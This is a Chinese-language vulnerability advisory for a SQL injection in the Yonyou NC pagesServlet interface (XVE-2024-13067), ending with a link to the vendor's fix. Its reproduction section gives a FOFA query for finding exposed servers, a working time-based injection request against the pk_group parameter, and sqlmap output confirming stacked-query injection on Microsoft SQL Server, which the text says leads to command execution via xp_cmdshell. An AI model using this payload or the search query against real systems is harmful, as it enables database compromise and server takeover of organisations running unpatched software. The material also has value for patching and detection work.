

用友NC pagesServlet SQL注入致RCE漏洞 (XVE-2024-13067)

漏洞描述

用友NC /portal/pt/servlet/pagesServlet/doPost接口存在SQL注入漏洞，攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

影响范围

NC65

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: app="用友-UFIDA-NC"

POC/EXP:

GET /portal/pt/servlet/pagesServlet/doPost?pagelD=login&pk_group=1'waitfor+delay+'0:0:5'--
HTTP/1.1


Host: 127.0.0.1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/83.0.4103.116 Safari/537.36

Connection: keep-alive



```
[17:16:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:16:46] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:16:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:16:49] [INFO] testing 'Generic inline queries'
[17:16:49] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:16:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:17:02] [INFO] GET parameter 'pk_group' appears to be 'Microsoft SQL Server/Sybase stacked queries (comment)' injectable
it looks like the back-end DBMS is 'Microsoft SQL Server/Sybase'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server/Sybase' extending provided level (1) and risk (1) values? [Y/n] y
[17:17:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:17:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:17:08] [INFO] checking if the injection point on GET parameter 'pk_group' is a false positive
GET parameter 'pk_group' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 120 HTTP(s) requests:
---
Parameter: pk_group (GET)
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: pageId=login&pk_group=1';WAITFOR DELAY '0:0:5'---
[17:17:33] [INFO] testing Microsoft SQL Server
[17:17:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[17:17:40] [INFO] confirming Microsoft SQL Server
[17:17:48] [INFO] the back-end DBMS is Microsoft SQL Server
web application technology: Apache 2.4.54, JSP
back-end DBMS: Microsoft SQL Server 2012
[17:17:48] [INFO] retrieved:
[17:17:53] [INFO] adjusting time delay to 4 seconds due to good response times
E:\MSSQL11.MSSQLSERVER\MSSQL\Log
```

修复方案

官方已发布修复方法：

<https://security.yonyou.com/#/noticeInfo?id=557>